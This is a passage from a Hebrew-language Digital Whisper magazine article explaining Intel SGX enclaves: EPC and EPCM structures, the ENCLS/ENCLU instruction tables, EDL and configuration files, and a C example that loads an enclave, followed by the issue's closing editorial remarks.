ה-EPC מנוהל תמיד ב-Privilege mode. באמצעות SGX ניתן להוסיף תכנים אל ה-Enclave או להסיר ממנו. ה-EPC יכול להיות מאותחל ע"י ה-BIOS בזמן אתחול המערכת. אם ה-EPC הוא חלק מזכרון ה-DRAM של המערכת, תכני ה-EPC מוגנים ע"י מנוע הצפנה.

Enclave Page Cache Map (EPCM)


מטרת מבנה-נתונים זה היא מעקב אחרי תכני ה-EPC באמצעות המעבד, לטובת אכיפת בקרת גישה לדפי EPC. EPCM מחזיק Entry אחד לכל דף ב-EPC ספציפי, ומכיל את הנתונים הבאים (עבור כל דף שנמצא ב-EPC):

- סטטוס דף ה-EPC (האם Valid או Invalid)
- מזהה ה-SECS הייחודי של Enclave ספציפי אליו שייך הדף.
- סוג הדף (רגיל, SECS, TCS או VA)
- מרחב הזכרון שה- Enclave מורשה לגשת אליו, עבור הדף הספציפי.
- הרשאות R/W/X הספציפיות לאותו דף.

Field	Description
VALID	Indicates whether the EPCM entry is valid.
R	Read access; indicates whether enclave accesses for reads are allowed from the EPC page referenced by this entry.
W	Write access; indicates whether enclave accesses for writes are allowed to the EPC page referenced by this entry.
X	Execute access; indicates whether enclave accesses for instruction fetches are allowed from the EPC page referenced by this entry.
PT	EPCM page type (PT_SECS, PT_TCS, PT_REG, PT_VA, PT_TRIM).
ENCLAVESECS	SECS identifier of the enclave to which the EPC page belongs.
ENCLAVEADDRESS	Linear enclave address of the EPC page.
BLOCKED	Indicates whether the EPC page is in the blocked state.
PENDING	Indicates whether the EPC page is in the pending state.
MODIFIED	Indicates whether the EPC page is in the modified state.
PR	Indicates whether the EPC page is in a permission restriction state.

פקודות לשימוש בטכנולוגיית SGX

כסיכום ל-SGX Instructions עד כה, ניתן להסתכל על ההוראות הבאות כאשר הוראות בכחול עובדות ב-Ring 0 ואילו הוראות בחום עובדות ב-Ring 3.



הוראות Enclave מאורגנות כ-Leaf functions בהתאם להרשאותיהן. ENCLS (הפועל ב-Ring 0), ENCLU (הפועל ב-Ring 3) ו-ENCLV (הפועל ב-VT Root Mode - מחוץ ל-Scope של מאמר זה).

Supervisor Instruction	Description	User Instruction	Description
ENCLS[EADD]	Add an EPC page to an enclave.	ENCLU[EENTER]	Enter an enclave.
ENCLS[EBLOCK]	Block an EPC page.	ENCLU[EEXIT]	Exit an enclave.
ENCLS[ECREATE]	Create an enclave.	ENCLU[EGETKEY]	Create a cryptographic key.
ENCLS[EDBGRD]	Read data from a debug enclave by debug-ger.	ENCLU[EREPORT]	Create a cryptographic report.
ENCLS[EDBGWR]	Write data into a debug enclave by debug-ger.	ENCLU[ERESUME]	Re-enter an enclave.
ENCLS[EEXTEND]	Extend EPC page measurement.		
ENCLS[EINIT]	Initialize an enclave.		
ENCLS[ELDB]	Load an EPC page in blocked state.		
ENCLS[ELDU]	Load an EPC page in unblocked state.		
ENCLS[EPA]	Add an EPC page to create a version array.		
ENCLS[EREMOVE]	Remove an EPC page from an enclave.		
ENCLS[ETRACK]	Activate EBLOCK checks.		
ENCLS[EWB]	Write back/invalidate an EPC page.		

ב-EAX מתוחזק אינדקס ה-Leaf function הספציפי, ובהתאם אליו מוגדרים שאר הפרמטרים הקשורים לאותה פונקציה. כשנקרא, למשל, ל-ENCLS, והערכים ב-EAX, RBX, RCX, RDX יהיו מוגדרים מראש כפי שמתוארים בטבלה, יבוצעו ההוראות הבאות:

Instr. Leaf	EAX	RBX	RCX	RDX
ECREATE	00H (In)	PAGEINFO (In, EA)	EPCPAGE (In, EA)	
EADD	01H (In)	PAGEINFO (In, EA)	EPCPAGE (In, EA)	
EINIT	02H (In)	SIGSTRUCT (In, EA)	SECS (In, EA)	EINITTOKEN (In, EA)
EREMOVE	03H (In)		EPCPAGE (In, EA)	
EDBGRD	04H (In)	Result Data (Out)	EPCPAGE (In, EA)	
EDBGWR	05H (In)	Source Data (In)	EPCPAGE (In, EA)	
EEXTEND	06H (In)	SECS (In, EA)	EPCPAGE (In, EA)	
ELDB	07H (In)	PAGEINFO (In, EA)	EPCPAGE (In, EA)	VERSION (In, EA)
ELDU	08H (In)	PAGEINFO (In, EA)	EPCPAGE (In, EA)	VERSION (In, EA)
EBLOCK	09H (In)		EPCPAGE (In, EA)	
EPA	0AH (In)	PT_VA (In)	EPCPAGE (In, EA)	
EWB	0BH (In)	PAGEINFO (In, EA)	EPCPAGE (In, EA)	VERSION (In, EA)
ETRACK	0CH (In)		EPCPAGE (In, EA)	
EAUG	0DH (In)	PAGEINFO (In, EA)	EPCPAGE (In, EA)	
EMODPR	0EH (In)	SECINFO (In, EA)	EPCPAGE (In, EA)	
EMODT	0FH (In)	SECINFO (In, EA)	EPCPAGE (In, EA)	
ERDINFO	010H (In)	RDINFO (In, EA*)	EPCPAGE (In, EA)	
ETRACKC	011H (In)		EPCPAGE (In, EA)	
ELDBC	012H (In)	PAGEINFO (In, EA*)	EPCPAGE (In, EA)	VERSION (In, EA)
ELDUC	013H (In)	PAGEINFO (In, EA*)	EPCPAGE (In, EA)	VERSION (In, EA)
EA: Effective Address				

אם נקרא ל-ENCLU והערכים ב-EAX, RBX, RCX, RDX יהיו מוגדרים מראש כפי שמתוארים בטבלה, יבוצעו ההוראות הבאות:

Instr. Leaf	EAX	RBX	RCX	RDX
EREPORT	00H (In)	TARGETINFO (In, EA)	REPORTDATA (In, EA)	OUTPUTDATA (In, EA)
EGETKEY	01H (In)	KEYREQUEST (In, EA)	KEY (In, EA)	
EENTER	02H (In)	TCS (In, EA)	AEP (In, EA)	
	RBX.CSSA (Out)		Return (Out, EA)	
ERESUME	03H (In)	TCS (In, EA)	AEP (In, EA)	
EEXIT	04H (In)	Target (In, EA)	Current AEP (Out)	
EACCEPT	05H (In)	SECINFO (In, EA)	EPCPAGE (In, EA)	
EMODPE	06H (In)	SECINFO (In, EA)	EPCPAGE (In, EA)	
EACCEPTCOPY	07H (In)	SECINFO (In, EA)	EPCPAGE (In, EA)	EPCPAGE (In, EA)
EA: Effective Address				

כעת ניתן להבין כיצד להשתמש בכל פקודת SGX. לדוגמא - EADD:

EADD—Add a Page to an Uninitialized Enclave

Opcode/ Instruction	Op/En	64/32 bit Mode Support	CPUID Feature Flag	Description
EAX = 01H ENCLS[EADD]	IR	V/V	SGX1	This leaf function adds a page to an uninitialized enclave.

Instruction Operand Encoding


Op/En	EAX	RBX	RCX
IR	EADD (In)	Address of a PAGEINFO (In)	Address of the destination EPC page (In)

יצירת אפליקציות המכילות Enclaves - פיתוח בעזרת SGX


ניתן לפתח Enclaves באמצעות SDK המסופק ע"י אינטל. חלק זה מתאר על קצה המזלג את האפשרויות השונות, ומומלץ בחום לעבור על ה-Developer Reference של ה-SDK כדי להבין את מגוון האפשרויות השונות.

באופן עקרוני, תוכנית שרצה מכילה שני חלקים (Untrusted ו-Trusted), ובכל אחת מהן עושה משהו אחר שקשור ל-SGX:

1. בחלק ה-Untrusted Run-Time System:
   - תתמוך בטעינת ה-Enclave וניהולו
   - תייצר קריאות למעבר לתוך Enclave (מעבר לאזור Trusted) ותקבל קריאות מתוך Enclave (מעבר לאזור Untrusted).
2. בחלק ה-Trusted Run-Time System
   - תקבל קריאות בתוך ה-Enclave (מעבר מאזור Untrusted) ותייצר קריאות למעבר החוצה מתוך ה-Enclave (מעבר מאזור Trusted).



נשים לב לדקויות השונות. למעשה, ניצור לנו "שערים" חד-כיווניים אשר דרכם נוכל לעבור מאזור לא-בטוח לאזור בטוח (באמצעות פרוצדורה שנקראת ECALL = "Enclave Call") וכן מאזור בטוח לאזור לא-בטוח (באמצעות פרוצדורה שנקראת OCALL = "Out Call"):



Enclave Definition Language

נרצה גם להגדיר את תכונות ה-Enclave שאותו נרצה ליצור. נעשה זאת באמצעות סינטקס ייחודי שנקרא Enclave Definition Language (EDL). Edg8r הינו כלי שישתמש ב-EDL וייצר חלקים בטוחים ולא בטוחים כנ"ל, ויפריד ביניהם באמצעות "גשרים חד-כיווניים" (Trusted Proxy ו-Untrusted Proxy)

EDL מגדיר אזורים שהם Trusted ו-Untrusted כנ"ל. באזור ה-Trusted יהיו כל הפונקציות אשר יכילו מידע רגיש שעליו נרצה לשמור בתוך ה-Enclave וניגש אליהם רק באמצעות פקודות מסוג ECALL. באזור ה-Untrusted יהיו פונקציות אשר מיועדות לפעול מחוץ ל-Enclave, באמצעות פקודות מסוג OCALL.

בנוסף, לכל משתנה בכל פונקציה אשר נמצאת באזור ה-Trusted או ה-Untrusted, תוגדר כיווניות של המשתנה. כלומר, האם המשתנה אמור לקבל נתונים מבחוץ, או שאמורים לקרוא ממנו, או גם וגם:

- **[in]** - מוגדר עבור ארגומנט מסוג מצביע. "מידע שנכנס פנימה". אם מוגדר באזור Trusted, המידע יעבור מאזור לא בטוח לאזור בטוח באמצעות ECALL. אם מוגדר באזור Untrusted, המידע יעבור מאזור בטוח לאזור לא בטוח באמצעות OCALL (כלומר, ה-Enclave יעביר מידע מאזור בטוח לאזור לא-בטוח).
- **[out]** - מוגדר עבור ארגומנט מסוג מצביע. "מידע שיוצא החוצה" (למשל, ערך חזרה). אם מוגדר באזור Trusted, המידע יעבור מאזור בטוח לאזור לא בטוח באמצעות ECALL. אם מוגדר באזור Untrusted, המידע יעבור מאזור לא-בטוח לאזור בטוח באמצעות OCALL (כלומר, ה-Enclave יצפה לערך חזרה מאזור לא בטוח כלשהו).

ECALL משתמש ב-Trusted Proxy אשר נוצר בתהליך יצירת ה-Enclave. גשר זה יוצר עותק של המידע שאותו נרצה להעביר מהאזור ה-Trusted או אליו, בוחן כמה מידע צריך להעביר, מה גודל ה-buffer הנדרש ומבצע בדיקות נוספות. OCALL עושה את המעבר ההפוך - מאזור בטוח לאזור לא-בטוח. לכן, הפרמטרים ש- ECALL יקבל הם מצביעים מאזור <u>לא-בטוח</u>, ואילו OCALL יקבל מצביעים מאזור <u>בטוח</u>. אם תנאים אלו לא מסופקים, קיימת שגיאה ופעולות אלו לא יצליחו.

דוגמא לקובץ EDL כנ"ל:

```
enclave
{
    trusted
    {
            public void test_ecall_in([in] int *ptr);
            public void test_ecall_out([out] int *ptr);
            public void test_ecall_in_out([in, out] int *ptr);
    };
    untrusted
    {
            void test_ocall_in([in] int *ptr);
            void test_ocall_out([out] int *ptr);
            void test_ocall_in_out([in, out] int *ptr);
    };
};
```

Enclave Configuration File

כשנרצה להגדיר Enclave, נרצה להגדיר גם את הקונפיגורציה שלו. נעשה זאת באמצעות Enclave Configuration File. קובץ לדוגמא אשר מבוסס על XML, מכיל את הפרמטרים של ה-Enclave, לפי הפורמט הבא:

```
<EnclaveConfiguration>
    <ProdID>100</ProdID>
    <ISVSVN>1</ISVSVN>
    <StackMaxSize>0x50000</StackMaxSize>
    <HeapMaxSixe>0x100000</HeapMaxSize>
    <TCSNum>1</TCSNum>
    <TCSPolicy>1/TCSPolicy>
    <DisableDeubug>0</DisableDebug>
    <MiscSelect>0</MiscSelect>
    <MiscMask>0xFFFFFFFF</MiscMask>
</EnclaveConfiguation>
```

Tag	Description	Default Value
ProdID	ISV assigned Product ID.	0
ISVSVN	ISV assigned SVN.	0
TCSNum	The number of TCS. Must be greater than 0.	1
TCSPolicy	TCS management policy. 0 – TCS is bound to the untrusted thread. 1 – TCS is not bound to the untrusted thread.	1
StackMaxSize	The maximum stack size per thread. Must be 4KB aligned.	0x40000
HeapMaxSize	The maximum heap size for the pro-cess. Must be 4KB aligned.	0x100000
DisableDebug	Enclave cannot be debugged.	0 - Enclave can be debugged
MiscSelect	The desired Misc feature.	0
MiscMask	The mask bits for the Misc feature.	0xFFFFFFFF

טעינת והסרת Enclave (Load/Unload)

קוד של Enclave, נבנה כ-DLL. בלינוקס enclave.so נטען באמצעות קריאה ל-sgx_create_enclave() API. קובץ ה-DLL הנ"ל כמובן צריך להיות חתום, ובמקרה זה באמצעות sgx_sign(). כשנטען בפעם הראשונה, מקבל Token ייחודי כך שבטעינת ה-Enclave בפעמים הבאות, יוכל להמשיך מהמצב הקודם לצורך שמירה על הביצועים.

הסרת Enclave, מתבצעת באמצעות sgx_destroy_enclave() אשר מבצע את EREMOVE אשר תואר קודם לכן. דוגמא לטעינת והסרת Enclave מתוארת כאן:

```
#include <stdio.h>
#include <tchar.h>
#include "sgx_urts.h"
#define ENCLAVE_FILE _T("Enclave.signed.so")
int main(int argc, char* argv[])
{
    sgx_enclave_id_t eid;
    sgx_status_t ret = SGX_SUCCESS;
    sgx_launch_token_t token = { 0 };
    int updated = 0;
    ret = sgx_create_enclave(ENCLAVE_FILE, SGX_DEBUG_FLAG, &token,
&updated, &eid, NULL);
    if (ret != SGX_SUCCESS)
    {
        printf("App: error %#x, failed to create enclave.\n", ret);
        return -1;
    }
    // A bunch of Enclave calls (ECALL) will happen here.
    // Destroy the enclave when all Enclave calls finished.
    if (SGX_SUCCESS != sgx_destroy_enclave(eid)) return -1;
    return 0;
}
```

סיכום

קיימים אתגרים רבים בשמירה על מידע רגיש. אחד האתגרים הגדולים הוא שמירה על התהליכים המטפלים במידע הרגיש, כזה שנרצה לשמור על מהימנותו גם בסביבה עויינת. כאשר אנו מסירים את ההנחה כי סביבת העבודה הפרטית שלנו בטוחה ויוצרים מראש "אזורים בטוחים" לאפליקציות השונות אשר תלויים רק בסביבת המעבד, אנו מסירים (לכל הפחות) את האיום מצד התוכנה.

טכנולוגיית SGX מוסיפה Instruction sets נוספים לטובת תוספת שכבת הגנה ברמת סביבת המעבד ויצירת אפליקציות שיתמכו בטכנולוגיה הנ"ל.

המתואר במאמר זה הינו על קצה המזלג. אתם מוזמנים לחקור עוד באמצעות מקורות המידע המסופקים. כולי תקווה שתהנו מטכנולוגיה זו ושהיא תהפוך את עולמכם ליותר בטוח ומאובטח.

על המחבר

אדיר אברהם הוא חוקר אבטחה בכיר, מהנדס לאחור ושובר טכנולוגיות בחברת אינטל. בזמנו החופשי משחק ב-CTF וגם מייצר כאלו. בעל תארים ראשונים במדעי המחשב (BScEd) ובכלכלה וניהול (BA) מהטכניון. בעל הסמכות CISSP, CySA+, CCSK.

טוויטר: @adirab

להערות ושאלות ניתן לפנות ל-adir@ieee.org וגם להיות בקשר דרך LinkedIn

מקורות מידע נוספים

- https://software.intel.com/en-us/articles/introducing-the-intel-software-guard-extensions-tutorial-series
- https://software.intel.com/en-us/documentation/intel-sgx-web-based-training/intro-to-sgx
- https://software.intel.com/en-us/sgx-sdk/download
- https://github.com/intel/linux-sgx
- https://download.01.org/intel-sgx/linux-2.3.1/docs/Intel_SGX_Developer_Guide.pdf
- https://01.org/sites/default/files/documentation/intel_sgx_sdk_developer_reference_for_linux_os_pdf.pdf

דברי סיכום

בזאת אנחנו סוגרים את הגליון ה-100 של Digital Whisper, אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב- למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה אבודות כדי להביא לכם את הגליון.

אנחנו מחפשים כתבים, מאיירים, עורכים ואנשים המעוניינים לעזור ולתרום לגליונות הבאים. אם אתם רוצים לעזור לנו ולהשתתף במגזין Digital Whisper - צרו קשר!

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il.

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.DigitalWhisper.co.il

"Talkin' bout a revolution sounds like a whisper"

הגליון הבא ייצא ביומו האחרון של חודש נובמבר.

אפיק קסטיאל,

ניר אדר,

31.10.2018